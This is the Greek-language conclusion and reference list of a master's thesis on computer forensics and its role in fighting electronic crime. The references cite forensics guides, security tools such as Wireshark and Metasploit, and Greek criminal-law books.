Στην παρούσα μεταπτυχιακή διατριβή έγινε προσπάθεια της πλήρης παρουσίασης του πλαισίου λειτουργίας της επιστήμης «Δικανικής Υπολογιστικής». Η περαιτέρω ανάπτυξη των τεχνολογιών απαιτεί ιδιαίτερη αυξημένη εγρήγορση της πολιτείας προκειμένου να μπορέσει να αντιμετωπίσει κάθε μορφής σύγχρονου ηλεκτρονικού εγκλήματος. Τόσο σε ελληνικό όσο και σε παγκόσμιο επίπεδο έχει γίνει αντιληπτό ότι η «Δικανική Υπολογιστική» αποτελεί αναντικατάστατο εργαλείο διαλεύκανσης και αντιμετώπισης των σύγχρονων εγκλημάτων. Με την παρούσα καλύφθηκε το βασικότερο μέρος των τεχνολογιών που χρησιμοποιούνται σήμερα καθώς και των μεθοδολογιών που έχουν υιοθετηθεί από τις αρμόδιες υπηρεσίες. Στο εγγύς μέλλον αναμένεται η ανάπτυξη και περαιτέρω έρευνα τόσο σε θέματα που υπάρχουν και σήμερα όσο και σε νέους τομείς (πχ IP TV). Τόσο η ακαδημαϊκή κοινωνία όσο και ο επιχειρηματικός κόσμος έχουν δείξει το ισχυρό ενδιαφέρον τους για τον τομέα αυτό.

10 Πηγές

1. http://eurlex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:52004DC0376:EL:HTML
2. http://www.forensic-intl.com/evidguid.html
3. http://www.forensic-intl.com/evidguid.html
4. http://www.elesme.gr/elesmegr/periodika/t16/t16_5.htm
5. Richard Cannon, "Computer Forensics: What You Need to Know"
6. Maher M., "Writing a Computer Forensic Technical Report", 2004
7. http://www.cf.usc.edu/~uscsec/images/DigitalEvidence&ComputerForensicsversion1.2USC.pdf
8. http://www.cscjournals.org/csc/manuscript/Journals/IJCSS/volume5/Issue1/IJCSS-438.pdf
9. http://www.dfrws.org/2006/proceedings/Lindsey-pres.pdf
10. Nichols A., "A Perspective on Threats in the Risk Analysis Process", SANS Institute, 2002
11. http://www.filaderlis.com/ebooks/itsecnotes.pdf
12. http://www.wireshark.org/
13. http://sectools.org/
14. http://wiki.wireshark.org/CaptureSetup/NetworkMedia
15. *http://support.inf.uth.gr/vasi/upload/metaptyxiakes/diarvani-ptyxiakh%20arvanitis.pdf*
16. http://en.wikipedia.org/wiki/EnCase
17. http://en.wikipedia.org/wiki/Subscriber_Identity_Module
18. http://netcat.sourceforge.net/
19. http://www2.opensourceforensics.org/
20. http://forensics.cs.uri.edu/
21. http://www2.opensourceforensics.org/
22. Bryan Burns, Jennifer Stisa Granick, Steve Manzuik, Paul Guersch, Dave Killion, Nicolas Beauchesne, Eric Moret, Julien Sobrier, Michael Lynn, Eric Markham,Chris Iezzoni, and Philippe Biondi, " SECURITY POWER TOOLS "
23. Mati Aharoni , "OFFENSIVE SECURITY"
24. David Maynor, K. K. Mookhey, "METASPLOIT FRAMEWORK"
25. Shakeel Ali, Tedi Heriyanto, "Backtrack 4: Assuring security by penetration testing"
26. http://openmaniak.com/wireshark_filters.php
27. Brian Carrier "File System Forensic Analysis"
28. Αλέξανδρος Π. Κωστάρας, "Εννοιες και Θεσμοί του Ποινικού Δικαίου", Εκδόσεις Αντ.Ν.Σάκκουλα 2001
29. Αλέξανδρος Π. Κωστάρας, "Ποινικό Δίκαιο Επιτομή Ειδικού Μέρους (Τόμος Γ΄)", Εκδόσεις Αντ.Ν.Σάκκουλα 2005
30. Αλέξανδρος Π. Κωστάρας, "Ποινικό Δίκαιο Επιτομή Ειδικού Μέρους", Εκδόσεις Αντ.Ν.Σάκκουλα 2003

31. Μυλωνόπουλος Χ.Χρήστος, Ποινικό Δίκαιο Ειδικο Μερος, "Τα εγκλήματα κατά της ιδιοκτησίας και της Περιουσίας (άρθρα 372-406 ΠΚ)", Εκδόσεις Αντ.Ν.Σάκκουλα 2006
32. Τσουραμάνης Χρ., "Ψηφιακή Εγκληματικότητα –Η (αν)ασφαλής όψη του Διαδικτύου", Εκδόσης Βασ. Ν. Κατσαρού 2005
33. Γρηγόρης Λάζος, "Πληροφορική & Έγκλημα", Εκδόσεις Νομική Βιβλιοθήκη 2001
34. Κωνσταντίνος Βλαχόπουλος, "Ηλεκτρονικό Εγκλημα- Μορφές, Πρόληψη, Αντιμετώπιση", Εκδόσεις Νομική Βιβλιοθήκη 2007